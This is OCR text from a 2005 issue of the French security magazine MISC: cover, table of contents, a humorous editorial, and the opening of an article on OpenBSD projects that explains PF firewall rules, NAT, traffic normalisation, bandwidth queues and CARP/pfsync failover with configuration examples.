misc


MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

France Métro : 7.45 Eur - CH : 12.5 CHF
BEL. LUX. PORT.CONT : 8.5 Eur - CAN : 13 $C
MAR : 75 DH

21 sept. octobre 2005

100 % SÉCURITÉ INFORMATIQUE

Limites de la sécurité



- Filtrage : de l'utilité d'un firewall ?
- IPS/IDS : que détectent-ils vraiment ?
- Anti-virus : finalement, à quoi servent-ils ?
- Firewalls personnels : sont ils réellement fiables ?
- Machines virtuelles : comment les découvrir ?

DROIT

Cybercriminalité : mensonges, falsifications, tromperies, escroqueries

RÉSEAU

Détecter les équipements *transparents*

FICHE TECHNIQUE

Auditer une passerelle VPN

Sommaire

CHAMP LIBRE 4 → 14

> Les chantiers OpenBSD

DROIT 16 → 21

> Mentir, falsifier, tromper, escroquer

DOSSIER 22 → 51

Limites de la sécurité

> Les limites du filtrage réseau / 22 → 26

> Les limites de la détection d'intrusion et du filtrage au niveau applicatif / 27 → 31

> Limites des firewalls personnels / 32 → 37

> Machines virtuelles et honeypots/ 38 → 42

> Évaluation des logiciels antiviraux : quand le marketing s'oppose à la technique / 44 → 51

PROGRAMMATION 52 → 56

> Protection des clés privées sous Windows 2000/XP/2003

RÉSEAU 58 → 68

> Quelques éléments de sécurité autour du protocole de routage BGP / 58 → 64

> Détecter les équipements « transparents » en ligne / 65 → 68

FICHE TECHNIQUE 70 → 75

> Audit d'une infrastructure VPN : exemple par la pratique

SCIENCE 76 → 81

> Attaques de RSA à clé partiellement révélée

> Abonnements et Commande des anciens Nos / 15/43/57

[1] Promis, Éric Valgasu, personne ne saura que ta couleur préférée est le rose bonbon et que tu pratiques la danse classique depuis 6 mois... sans doute à cause du tutu.

[2] Rolling Stones ou Beatles ? Emacs ou Vi ? Evelyne Thomas ou Chantal Thomass ? Choix difficile mais c'est faisable. Alors que dans d'autres cas, c'est carrément impossible : Britney Spears ou Lorie ? Gnome ou KDE ? Microsoft ou Cisco ?

[3] On me rapporte que je serais inscrit pour faire du sport depuis 6 mois sans y être allé une seule fois : toute donnée relative à cette diffamation sera systématiquement corrigée.

Édito

Le retour de la vengeance (épisode MCXXVII)

Et oui, il est revenu. Pendant que vous étiez tous en congés, d'autres se sont efforcés de vous concocter ce nouveau numéro (encore un diront certains) : des auteurs ont été attachés à leur(s) machine(s), d'autres ont dû les emporter avec eux en voyage... bref, tout sauf des vraies vacances. Mais bon, au moins, il est là, il est beau, il sent bon le sable chaud. Enfin, ça, c'est surtout bon pour ceux qui vont partir maintenant, car vous êtes tous occupés à faire la queue chez votre buraliste favori et les plages sont désertes.

Mais outre ce numéro, nous n'avons pas chômé durant l'été !

Certains ont pris des cours accélérés de réseau et parallélisme, c'est ce qu'on appelle le multicouches : 3 accouchements parmi les auteurs (dont un compte double pour cause de jumelles), il va falloir prévoir une rubrique carnet mondain. Imaginez un peu : Cisco rachète Black Hat, Zézette épouse X et Jean-Kevin a trouvé 42 failles dans PHP Nuke. Quoi qu'il en soit, félicitations à Laurent, Daniel et Cédric (euh, non, plutôt aux mamans) de la part de toute l'équipe de Diamond.

Puisqu'on est dans les naissances, j'ai le plaisir de vous annoncer la création d'une version germanophone de MISC, avec ses propres rédacteurs sous l'égide de Thorsten Holz. Bon, vous allez me dire que vous ne lisez pas l'allemand couramment. Moi non plus. Rassurez-vous, cette version sera vendue essentiellement outre-Rhin. En revanche, ne soyez pas surpris si vous voyez apparaître des articles de là-bas dans nos pages, traduits, relus et corrigés par nos soins il va de soi (et réciproquement d'ailleurs), voire des articles réalisés en commun. Depuis quelques années maintenant, les échanges sont variés et fructueux entre de nombreux collaborateurs autochtones et nos cousins germains, ceci ne sera qu'une collaboration supplémentaire.

Comme je suppose que vous n'avez pas encore regardé la couverture de cette revue pour vous jeter sur cet édito à la recherche d'éventuels calembours et autres contrepèteries, je vous rappelle le thème du dossier : les limites de la sécurité. Merci d'interrompre votre lecture 30 secondes pour mesurer l'ampleur du sujet.

Vaste sujet, n'est-il pas ? Trop vaste même, pour être intégralement traité dans ces quelques pages. Aussi, nous sommes nous focalisés uniquement sur certains outils nécessaires et **in**suffisants (oui, oui, ce n'est pas une faute de typographie) : pare-feu, IDS/IPS, anti-virus, firewall personnel et autres machines virtuelles.

Est-ce à dire que nous ne l'aurions point traité comme il se doit en passant sous silence des informations cruciales[1] ? Ou alors que nous n'aurions pas voulu nous mouiller et prendre parti[2] ? Ou encore qu'« On » exerce une certaine forme de censure[3] ?

C'est sans doute ce que pourrait croire un (tout petit) cercle de bien-pensants de la sécurité. Mais la réalité est bien plus simple : nous avons un nombre limité de pages. Nous avons donc privilégié l'angle des outils utilisés en sécurité informatique, bien conscients de passer à côté de bien d'autres limites : juridiques, organisationnelles, techniques et scientifiques,...

Il existe quand même une autre raison <mode mauvaise foi=on> : Nous avons voulu en laisser pour approfondissement lors du prochain SSTIC, celui de 2006. <mode mauvaise foi=off> puisque c'est ce même thème qui guidera cette édition. Alors avis à tous les courageux qui souhaitent soumettre quelque chose, mobilisez vos neurones dès maintenant car c'est reparti : date limite des soumissions en janvier prochain (cf. **http://www.sstic.org** pour toutes les informations).

Ah oui, aussi, au cas où vous l'auriez raté : Zidane aussi est revenu.

À part ça, il est vraiment temps que je prenne des vacances.

Fred Raynal

P.S. : Je sais que certains lisent attentivement mes éditos, et vous serez donc ravis de recevoir des nouvelles de ma famille. Alors sachez que j'écris ces lignes sous le coup de la menace, à peine sain de corps et certainement pas d'esprit : bon anniversaire à ma « colocataire ».

Les chantiers OpenBSD

La réputation du projet OpenBSD doit autant au charisme – et au caractère – de son « Benevolent Dictator » Theo de Raadt qu'à l'attachement quasi obsessionnel de ses développeurs à la sécurité et à la qualité (l'une n'allant pas sans l'autre, et vice versa). Dès 1995, date de création du projet, Theo a décidé de privilégier la sécurité et la qualité, sans pour autant négliger la portabilité (OpenBSD 3.7, la dernière version à l'heure où nous écrivons ces lignes, est supportée sur 16 plateformes dont amd64, sparc64, et zaurus). Fort de plus de 70 développeurs dans le monde aujourd'hui, le projet OpenBSD produit une version du système d'exploitation du même nom tous les 6 mois (en mai et en novembre) et les échéances ont toujours été respectées. Et durant ses 10 ans d'existence, le projet n'a pas démenti sa forte orientation sécurité et qualité.

Malgré le nombre relativement faible de développeurs par rapport à des projets libres du même acabit, OpenBSD se donne les moyens nécessaires pour réaliser ses objectifs avec une démarche proactive envers la sécurité. Ainsi, une équipe dédiée de 6 à 12 développeurs se consacre à l'audit permanent du code source. Et tous les développeurs sont sensibilisés à la sécurité et aux principes de développement sécurisé.

En résulte un système embarquant par défaut des mécanismes sécurité (**ProPolice/SSP**, séparation de privilèges, **StackGap**, **StackGhost**, **W^X**, ld.so randomization...) et qui ne nécessite aucune configuration pour pouvoir en bénéficier.

Même si le projet annonce pompeusement sur son site web qu'il n'a connu qu'« une seule vulnérabilité à distance dans l'installation par défaut, durant plus de 8 ans ! » (qui se contente d'utiliser une machine qui n'a, par défaut, que SSH d'ouvert sur le réseau et quelques autres services peu ou pas utilisés ?), son excellent historique sécurité (les vulnérabilités sont souvent corrigées très rapidement) parle pour lui.

Si l'objectif originel du projet était – et reste – de fournir un système d'exploitation frappé du coin de la sécurité et de la qualité (l'une n'allant pas sans l'autre, rappelons-le), il a rapidement évolué vers la fourniture d'outils de même acabit destinés à une plus large audience que celle des seuls utilisateurs du système d'exploitation OpenBSD.

Ces outils, portables, sont gérés en tant que chantiers au sein du projet OpenBSD; chacun possédant sa « propre » équipe de développement (un développeur OpenBSD pouvant travailler sur plusieurs chantiers), sa section dédiée sur le site web d'OpenBSD, voire son propre site web.

Les chantiers actuels du projet OpenBSD sont les suivants :

- **OpenBGPD/OpenOSPFD** [1] : implémentations sécurisées des protocoles BGP version 4 et OSPF ;
- **Packet Filter** (PF) [2] : pare-feu *stateful* ;
- **OpenNTPD** [3] : implémentation sécurisée du protocole NTP (*Network Time Protocol*) version 3 ;
- **OpenSSH** [4] : implémentation très populaire des protocoles SSHv1 et SSHv2 ;
- **OpenCVS** [5] : implémentation en cours d'élaboration de CVS (*Concurrent Versions System*).

Le but de cet article est de présenter les quatre derniers chantiers et leurs apports à la communauté Unix en matière de sécurité, ainsi que les motivations qui ont conduit à les lancer.

Nous verrons ainsi comment OpenSSH et PF, pour citer les plus anciens, ont progressivement conquis leur place au soleil au point de devenir pour l'un (OpenSSH) un standard de fait, pour l'autre (PF) la nouvelle coqueluche des pare-feu, puis comment et pourquoi les plus récents (OpenNTPD et OpenCVS) pourraient bien suivre cette voie.

1. PF : un P comme Pare-feu et un F comme Firewall

Nous ne ferons pas au lecteur l'offense d'un tutoriel sur le filtrage de paquets : nous renvoyons aux excellents [6] et [7] celui désireux d'en apprendre ou d'en réviser les fondements.

Nous allons cependant consacrer un peu de temps à PF ou *Packet Filter*, l'outil de filtrage réseau qui fut longtemps l'apanage d'OpenBSD jusqu'à sa récente adoption par le « frère ennemi » FreeBSD, puis NetBSD et DragonFlyBSD (en attendant Mac OS X ?).

A l'instar d'OpenSSH, PF a en effet débordé du cadre OpenBSD, même si son expansion (ou sa contagion ?) reste pour le moment limitée aux systèmes d'exploitation dérivés de la souche BSD.

Cet article n'étant pas un tutoriel sur PF, nous ne ferons qu'en survoler les principales caractéristiques et les points forts, en renvoyant le lecteur désireux d'approfondir le sujet à la documentation officielle [3] disponible en version originale non sous-titrée mais aussi en français.

1.1. PF : il a tout pour plaire

PF se distingue, au premier abord, des autres outils de filtrage par une syntaxe claire, intuitive et aisément compréhensible pour qui maîtrise, ne serait-ce qu'un peu, l'anglais. Ainsi, la lecture – et la compréhension – de la règle suivante :

```
block out on fxp0 from 192.168.0.1 to any
```

Guillaume Arcas
guillaume.arcas@free.fr
Saâd Kadhi
saad@docisland.org

A l'instar de ses « concurrents », PF agit directement au niveau du noyau du système d'exploitation. Il applique sur le trafic réseau un filtrage défini par des règles. Ces règles sont généralement contenues dans un fichier de configuration (`/etc/pf.conf`) et chargées au démarrage de la machine, mais elles peuvent aussi être dynamiquement activées à l'aide de l'utilitaire `pfctl`.

Une règle décrit les caractéristiques d'un paquet – protocole utilisé, port source, etc. – et définit l'action associée à chaque paquet qui répondra aux critères ainsi définis. Les règles PF sont appliquées suivant la logique « *Last match, first win* » : l'action déclenchée est celle définie par la dernière règle applicable à un paquet, les règles étant lues de la première (haut) à la dernière (bas) du fichier qui les contient ou par ordre chronologique d'entrée au clavier.

Ainsi soit de la session TCP allant de 192.168.1.2:14452 et allant à 192.168.2.3:80, ainsi que l'ensemble suivant de règles :

```
1. pass in from any to any
2. pass in proto tcp from 192.168.1.0/24 \
     port >1024 to any port 80
3. block in all
```

Ces trois règles peuvent s'appliquer au paquet. Cependant, c'est la règle n°3 qui sera appliquée car elle est la dernière, même si les critères de la règle n°2 correspondent plus aux caractéristiques du paquet. En conséquence, les règles qui définissent la politique par défaut doivent être les premières du fichier de règles. On peut cependant modifier ce comportement en utilisant le mot-clé `quick`. Si un paquet correspond aux critères d'une règle qui utilise ce mot-clé, PF stoppe là son analyse et déclenche l'action définie par la règle, même si dans les règles suivantes il y en a qui s'appliqueraient aussi au paquet.

La présentation de la syntaxe PF ne serait pas complète si nous ne parlions pas des macros, listes et tableaux. Ces objets désignent différentes variables utilisées dans des règles afin de rendre la lecture du fichier qui les contient encore plus aisée.

Les macros sont tout simplement des variables définies par l'utilisateur. Elles permettent de stocker des adresses IP, des intervalles de ports, des noms d'interface. Elles sont désignées par un nom qui doit être précédé de `$` lorsqu'elles sont appelées dans une règle :

```
batman = "192.168.1.1"
robin = "192.168.2.1"
pass in on fxp0 from $batman to $robin
Les listes, quant à elles et comme leur nom l'indique, servent à stocker plusieurs
valeurs :

pass in on fxp0 from { 192.168.1.1, 192.168.2.1 } to any
```

Notons qu'une macro peut être utilisée pour désigner une liste.

Les tables, enfin, sont utilisées pour manipuler de grands nombres d'adresses IP. Leur utilisation par PF est également plus rapide, ce qui améliore ses performances. De plus, leur contenu peut être modifié dynamiquement sans causer d'interruption.

QUELQUES EXEMPLES DE TABLES :

```
table <bigcave> { 192.168.1.0/24, 192.168.2.0/24 }
table <rfc1918> const \
  { 192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8 }
table <joker> persist { 192.168.6.0/24 }
```

Les attributs `const` et `persist` indiquent respectivement que le contenu d'une table ne peut être modifié (`const`) et que le contenu d'une table doit rester en mémoire même si aucune règle ne l'utilise (`persist`).

Anatomie d'un fichier de configuration

Si l'emplacement et le nom du fichier de configuration de PF sont librement modifiables par l'utilisateur, son contenu se doit d'être ordonné en sections qui doivent apparaître dans l'ordre suivant, le fichier commençant à sa première ligne et se terminant... à la dernière, de haut en bas :

- Options générales : elles conditionnent le comportement par défaut du filtrage ainsi que ses performances ;
- Directives de normalisation de trafic ;
- Directives de gestion de la bande passante et des priorités ;
- Règles de traduction d'adresses (NAT) ;
- Règles de filtrage.

Les définitions de macros, de tables et de listes peuvent apparaître en n'importe quel point du fichier : il suffit que ces objets soient définis avant d'être appelés dans une règle. Cependant, une bonne habitude consiste à les placer en tête de fichier.

1.2. PF : il a tout d'un « grand »

La syntaxe claire et limpide de PF n'est pas, loin s'en faut, son seul atout. Sans entrer dans les détails, nous présentons dans ce paragraphe ces petits riens qui font que PF en fait souvent plus que les autres et qui font son succès.

Le filtrage à état

Si vous avez lu [6] en particulier et MISC d'une façon générale, vous n'êtes pas sans savoir que tout pare-feu moderne qui se respecte se doit d'être *stateful*. PF entre bien sûr dans cette catégorie, sans quoi nous n'aurions pas l'outrecuidance de vous en parler.

Le filtrage à état peut être déclenché règle par règle à l'aide des directives `keep state`, `modulate state` et `synproxy state` et s'applique à tous les protocoles.

Dans sa forme la plus simple, le filtrage à état est activé par la directive `keep state` associée à une règle de type `pass` :

```
pass in proto tcp from any to any port 80 \
  flags S/SA keep state
```

Pour le protocole TCP, la conservation de l'état ne pose pas de problème particulier puisque le protocole fournit les moyens adéquats : les drapeaux TCP.

Pour le protocole UDP qui est par définition un protocole sans état car déconnecté, PF maintient une table des sessions actives auxquelles sont affectées des durées de vie (*time out*).

Les messages ICMP, enfin, sont traités différemment selon qu'ils sont associés à une session active ou non. Dans le premier cas, il s'agit généralement de messages d'erreur qui sont acceptés s'ils se rapportent à une session autorisée. Dans le second, il est tout à fait possible d'utiliser la directive `keep state`. Ainsi, la règle suivante active le suivi d'état pour les requêtes ICMP émises depuis le pare-feu :

```
pass out inet proto icmp all icmp-type echoreq \
  keep state
```

Les réponses à ces requêtes seront ainsi acceptées.

Les directives `modulate state` et `synproxy state` activent, elles aussi, le suivi d'état mais apportent des fonctionnalités intéressantes de protection contre les usurpations de connexions et contre les attaques par saturation de type *SynFlood*.

Dans le premier cas – `modulate state` – les numéros de séquence initiaux (ISN) des paquets TCP sont modifiés par PF pour être réellement aléatoires. Certains systèmes d'exploitation pèchent par la relative prédictabilité de ces numéros, ce qui entrouvre la porte à des attaques fondées sur l'usurpation de session.

Dans le second cas – `synproxy state` – le pare-feu agit comme un mandataire (proxy) entre le client et le serveur. C'est PF qui prend en charge la totalité des opérations d'établissement d'une session TCP (le fameux « *3-way handshake TCP* »). La session n'est transférée au destinataire que lorsque PF a pu lui-même l'établir. L'objectif est de protéger un serveur des attaques par saturation SynFlood : seules les connexions valides sont transmises au serveur. Certes, les mauvaises langues diront toujours que c'est alors le pare-feu qui subit l'attaque. Mais d'une manière générale, un pare-feu résiste beaucoup mieux à ce type de nuisance qu'un serveur d'application.

Signalons enfin que PF fournit de nombreuses options qui permettent de configurer le fonctionnement du filtrage à état de manière très fine. Il est ainsi possible de limiter le nombre de connexions dont PF garde l'état (options `max`), de paramétrer la durée de vie d'une session (option `time out`), et de limiter le nombre de connexions en provenance d'une même source depuis un certain laps de temps.

Imaginons que nous souhaitions limiter le nombre de connexions vers un serveur et automatiquement bloquer toutes les connexions provenant d'une source qui a dépassé ce seuil. Nous allons pour cela utiliser :

- une table nommée `bad_hosts` pour stocker les adresses des malotrus ;
- la directive `overload` suivie du nom de cette table ;
- la directive `flush` qui provoquera le nettoyage de la table d'états et l'option `global` qui appliquera le nettoyage à toutes les connexions provenant de la source ainsi « black listée », même si elles n'ont aucun rapport avec le dépassement du seuil.

La mise en œuvre de cette « poubellisation » automatique repose sur les règles suivantes :

```
block quick from <bad_hosts>
pass in proto tcp from any to $webserver port www \
  flags S/SA keep state (max-src-conn-rate 100/10, \
  overload <bad_hosts> flush global)
```

L'option `max-src-conn-rate 100/10` fixe le seuil à ne pas dépasser : 100 ouvertures de connexions en 10 secondes.

Ces options permettent de contrer ou limiter l'impact des attaques par déni de service (voir [7] pour plus d'informations sur ce type d'attaques).

La traduction d'adresses IP (NAT)

Autre fonctionnalité que l'on est en droit d'attendre d'un pare-feu digne de ce nom : la traduction d'adresses, fonctionnalité qui consiste à modifier au niveau du pare-feu les adresses IP source ou destination d'un paquet, et parfois même le port destination (on parle alors de redirection).

PF fournit trois directives pour cela :

- **binat** : cette directive applique une traduction bidirectionnelle de type 1 pour 1. A une adresse IP originelle ne correspondra qu'une adresse IP traduite.
- **nat** : cette directive permet de masquer plusieurs adresses IP derrière une ou plusieurs adresses traduites. Nous avons donc là une traduction de type 1 pour N, avec N >= 1.
- **rdr** : cette directive effectue une redirection de trafic avec modification de l'adresse destination et éventuellement du port de destination. Cette directive permet de mettre en place des mandataires transparents par exemple.

QUELQUES EXEMPLES D'UTILISATION DE CES DIRECTIVES :

```
# Masquage des machines du réseau batcave derrière l'adresse IP de
# l'interface fxp0
nat on fxp0 from $batcave to any -> fxp0

# Masquage des machines de batcave à l'aide d'adresses IP choisies dans
# un pool de manière alternative
nat on fxp0 from $batcave to any -> \
  { 192.168.3.1, 192.168.3.2, 192.168.3.3 } round-robin

# Traduction bidirectionnelle
binat on fxp0 from 192.168.1.1 to any -> fxp0

# Redirection du trafic HTTP vers un mandataire
rdr on fxp0 inet proto tcp from any to any port 80 -> \
  192.168.2.1 port 3128
```

Notons que ces trois directives activent de manière implicite le suivi d'état sur les connexions concernées.

Maintenant que nous avons survolé les fonctionnalités indispensables de PF, nous allons en présenter les petits « plus » qui font que PF n'est pas juste un autre pare-feu.

1.3. PF : il en fait toujours plus

Si PF ne proposait pas d'autres fonctionnalités que celles précédemment évoquées, le lecteur serait en droit de se demander quel était l'intérêt de lui consacrer tant de place dans

ce magazine. Ce paragraphe a donc le double objectif de justifier le choix de PF comme sujet d'article mais surtout d'en présenter les atouts qui ont fait et font son succès.

Nous allons donc aborder les fonctionnalités de normalisation de trafic, de mise en attente et de gestion de bande passante de PF avant de terminer en beauté avec **CARP** et **pfsync**.

1.3.1. Normalisation de trafic

La normalisation de trafic est une fonctionnalité de nettoyage : elle permet de rejeter tous les paquets volontairement ou accidentellement mal formés. Elle effectue également les opérations de réassemblage des paquets fragmentés. Dans certains cas, elle permet de modifier certaines caractéristiques des paquets.

Les principaux objectifs poursuivis (et atteints) sont une réduction de la charge du filtrage en évitant de traiter ces paquets inutiles, de déjouer les attaques ou tentatives de contournement fondées sur la fragmentation de paquets et contrer les opérations de prises d'empreintes (*fingerprinting*).

La normalisation de trafic est activée par la directive `scrub` que l'on appliquera avant toute autre règle (elle se trouvera donc en tête du fichier de configuration) et si possible sur toutes les directions en appliquant un sage principe de précaution :

```
scrub in all
scrub out all
```

La directive s'applique dès lors au trafic dans les deux sens et à tous les protocoles.

Normalisation IP

Dans le cadre de la normalisation du protocole IP, seront rejetés par exemple :

- les paquets dont la version IP n'est pas conforme ;
- ceux dont la valeur du champ longueur d'en-tête (*Header Length*) est trop petite ou trop grande ;
- ceux dont la somme de contrôle (*checksum*) est incorrecte.

Les valeurs de certains champs peuvent aussi être modifiées :

- remise à zéro des champs d'options IP (IP Options) ;
- ajustement de la valeur du champ TTL (*Time-To- Live*).

Normalisation UDP

Elle s'applique après la normalisation IP. Les paquets dont la somme de contrôle (*checksum*) est incorrecte ou dont la taille est différente de celle indiquée dans les champs IP sont rejetés.

Normalisation ICMP

Sont rejetés :

- les messages de type *Echo Request* dont la destination est une adresse de multidiffusion (*multicast* ou *broadcast*) ;
- les messages dont la somme de contrôle (*checksum*) est incorrecte ;
- les messages de type *Source Quench*.

Normalisation TCP

Les opérations de normalisation effectuées sur les paquets TCP ont une fois encore pour objectif de détecter et corriger les anomalies dans les drapeaux TCP et de rejeter les paquets dont la somme de contrôle est incorrecte.

Le lecteur intéressé ou désireux d'approfondir le sujet trouvera dans [8] de quoi étancher sa soif.

1.3.2. Gestion de bande passante

Depuis la version 3.3 d'OpenBSD, PF incorpore le gestionnaire de files d'attente ALTQ, dont la fonction est de trier les paquets en fonction de la priorité qui leur a été préalablement affectée. Et vous l'aurez deviné : les priorités peuvent être attribuées dans des règles PF.

Il est ainsi possible d'agir sur l'écoulement du trafic réseau et de favoriser des protocoles ou des destinations par rapport à d'autres. Un cas « classique » d'utilisation consiste à attribuer aux protocoles interactifs comme SSH une priorité plus haute que celle de protocoles moins demandeurs de réactivité comme FTP.

La gestion de bande passante s'effectue à l'aide des directives `altq` et `queue` qui doivent apparaître dans le fichier de configuration après les règles de normalisation et avant celles de traduction d'adresses.

La première – `altq` – active la mise en file d'attente, spécifie l'algorithme de gestions des files choisi et crée une file racine d'où découleront toutes les files créées. Sa syntaxe est la suivante :

```
altq on interface scheduler bandwith bw qlimit qlim \
  tbrsize queue { queue_list }
```

Le paramètre `scheduler` permet de choisir l'algorithme de gestion des priorités sur la file d'attente. Les algorithmes suivants sont actuellement disponibles : `cbq` pour une gestion des files par classes et `priq` pour une gestion par priorité, `hfsc` pour une gestion hybride associant bande passante et temps de traitement des paquets dans la file.

Chaque algorithme travaille à partir d'une file racine qui possède la totalité de la bande passante disponible.

- CBQ (*Class Based Queuing*) permet de construire une arborescence de files à partir de cette racine à la manière d'un système de fichiers Unix (à l'exception des liens). Chaque file peut avoir plusieurs sous-files et ainsi de suite. Chaque élément de cette arborescence peut avoir son quota de bande passante et ses priorités.
- PRIQ (*Priority Queuing*) ne permet pas de construire une arborescence aussi complexe et se contente de gérer des files rattachées à la racine, mais ne pouvant inclure de sous-files. Ces files ne possèdent de surcroît qu'un niveau de priorité et sont traitées en fonction de ce niveau de 0 à 15. Les paquets des files dont le niveau est le plus élevé sont traités en premier.
- HSFC (*Hierarchical Fair Service Curve*) enfin présente une approche proche de CBQ dans sa capacité à gérer une arborescence de files complexe, mais introduit dans leur traitement la notion de temps de traitement. La gestion des paquets s'effectue donc à la fois en fonction de la bande passante allouée à une file et du délai maximal de traitement des paquets de la file souhaité.

L'explication détaillée du mode de fonctionnement de ces algorithmes ferait exploser le volume de cet article, nous renvoyons donc le lecteur à [9] pour de plus amples explications.

Le paramètre `bandwith` spécifie la quantité de bande passante allouée à l'algorithme, exprimée en pourcentage ou en bits, kilo-, méga- et gigabits par secondes.

Le paramètre `qlimit` introduit la notion de taille de la file et indique le nombre maximum de paquets stockés (50 par défaut).

Le paramètre queue enfin donne la liste des files d'attente gérées.

■ Voici un exemple :

```
altq on fxp0 cbq bandwith 2Mb queue { std, ssh, ftp }
```

Cette règle active la gestion de bande passante sur l'interface fxp0, alloue 2 mégabits par seconde de bande passante à la file racine et crée trois files d'attente.

Reste maintenant à gérer ces files d'attente. C'est le rôle de la directive `queue` dont la syntaxe est la suivante :

```
queue name on interface bandwith bw priority pri qlimit qlim \
  scheduler sched_options { queue_list }
```

`name` désigne une file et doit correspondre à un nom préalablement défini dans une règle `altq`. `bandwith` désigne la quantité de bande passante attribuée à la file en question, `pri` sa priorité, notée de 0 à 7 pour `cbq` et `hfsc`, de 0 à 15 pour `priq`. Nous retrouvons ensuite des paramètres identiques à ceux utilisés pour créer la file racine et qui peuvent donc recevoir des valeurs différentes pour chaque sous-file. Il n'est cependant pas possible d'utiliser un algorithme différent de celui choisi pour la racine. Il est par contre possible de renseigner des options pour cet algorithme. Enfin, le paramètre `queue_list` permet de créer des sous-files dans la file considérée (sauf dans le cas d'une file gérée par `priq`).

■ Exemple :

```
queue std bandwith 50% cbq(default)
queue ssh bandwith 25% { ssh_login, ssh_bulk }
  queue ssh_login bandwith 25% priority 4 cbq(ecn)
  queue ssh_bulk bandwith 75% cbq(ecn)
queue ftp bandwith 500Kb priority 4 cbq(borrow red)
```

Nous retrouvons bien nos trois premiers niveaux de files créées sous la racine – `std`, `ssh` et `ftp` – et nous avons créé deux sous-files sous la file `ssh`, `ssh_login` et `ssh_bulk`, ce qui permet d'affecter une priorité différente, au sein de la file `ssh`, aux paquets de connexion et aux paquets de session. Notons que les deux sous-files `ssh_login` et `ssh_bulk` se partagent respectivement 25% et 75% des 25% de bande passante allouée à leur file mère, et non de la totalité de la bande passante.

Enfin, il faut maintenant diriger le trafic vers les files d'attente ad hoc. Cela se fait le plus simplement du monde dans des règles PF :

```
pass in on fxp0 from any to any port 21 queue ftp
pass out on fxp0 from any to any port 22 \
  queue(ssh_login, ssh_bulk)
```

Et cela fonctionne aussi en mode filtrage à état :

```
pass in on fxp0 proto tcp from any to any port 22 \
  flags S/SA keep state queue ssh
```

1.3.3. Mise en haute disponibilité de pare-feu avec CARP et pfsync

La capacité à mettre des pare-feu en redondance est peut-être l'un des atouts majeurs de PF car cela répond à un besoin de plus en plus fréquemment émis par les entreprises dès que la continuité de service est stratégique.

La redondance du service de filtrage réseau est assurée par au moins deux pare-feu dont l'un est actif et l'autre passif, prêt à prendre la main en cas de défaillance du premier.

Sous OpenBSD, on utilise pour mettre en œuvre cette redondance, outre PF, le protocole CARP et l'utilitaire pfsync. CARP assure la fonction de bascule automatique d'un pare-feu vers l'autre en cas de panne (mais ce protocole pourrait tout aussi bien assurer cette même fonctionnalité entre deux serveurs web) et pfsync assure la synchronisation des tables internes (suivi de l'état des connexions actives, de la traduction d'adresses, etc.) de chaque pare-feu afin qu'en cas de bascule, le trafic ne soit pas trop perturbé.

Le protocole CARP

CARP (*Common Address Redundancy Protocol*) est une alternative sécurisée mais surtout libre de tout droit et brevet aux protocoles HSRP et VRRP. CARP permet le partage d'une ressource commune, en l'occurrence une adresse IP, par les membres d'un groupe de redondance hébergés sur un même segment réseau.

A chaque instant, un seul membre – appelé actif – du groupe possède l'adresse commune et la conserve tant qu'il est disponible. Les autres membres sont inactifs mais prêts à prendre le relais. En cas de panne du membre actif, un nouvel actif est élu parmi les membres passifs disponibles et s'approprie l'adresse commune. CARP spécifie le mode d'élection d'un membre passif ainsi que les méthodes utilisées au sein du groupe pour tester l'état – disponible ou non – de chaque membre.

Création d'un groupe de redondance

La première étape de la mise en redondance d'un groupe de pare-feu passe par la création d'un groupe CARP.

Cela consiste à créer sur chaque membre du groupe une interface réseau virtuelle de type CARP :

```
ifconfig carpN create
```

Puis à la configurer :

```
ifconfig carpN vhid vhid [pass password] [carpdev carpdev] [advbase
advbase] [advskew advskew] [state state] ipaddress mask
```

`carpN` est le nom de l'interface virtuelle, N étant un entier qui désigne le numéro de l'interface. Exemple : carp10.

`vhid` est l'identifiant unique de la machine dans le groupe et prend une valeur comprise entre 1 et 255.

Un mot de passe unique connu de tous les membres du groupe de redondance peut être utilisé pour l'authentification.

`advbase` indique l'intervalle exprimé en secondes entre chaque annonce faite par un membre. Par défaut, chaque membre s'annonce toutes les secondes.

L'option `state` est utilisée pour forcer l'état d'un membre du groupe (init, backup, master).

Enfin, ipadress et mask désignent respectivement l'adresse partagée et son masque.

La mise en place de ce mécanisme dans un groupe de redondance assure la bascule en cas de défaillance du membre actif. Rappelons que CARP peut être utilisé pour redonder n'importe quel type de service.

Pour assurer, dans le cas du filtrage, une bascule d'un pare-feu actif vers un passif sans (trop de) perte de données, il faut :

- que les données statiques à commencer par la configuration des deux pare-feu soient bien sûr identiques ;
- que les données dynamiques, c'est-à-dire les tables utilisées pour gérer les sessions et les traductions d'adresses entre autres, soient présentes sur les deux équipements dans un état aussi proche l'un de l'autre.

Cette dernière opération est appelée synchronisation et elle est mise en œuvre par pfsync.

pfsync

A l'instar de CARP, la mise en œuvre de pfsync passe par la création d'une interface réseau virtuelle sur laquelle seront émises les modifications des tables internes de PF.

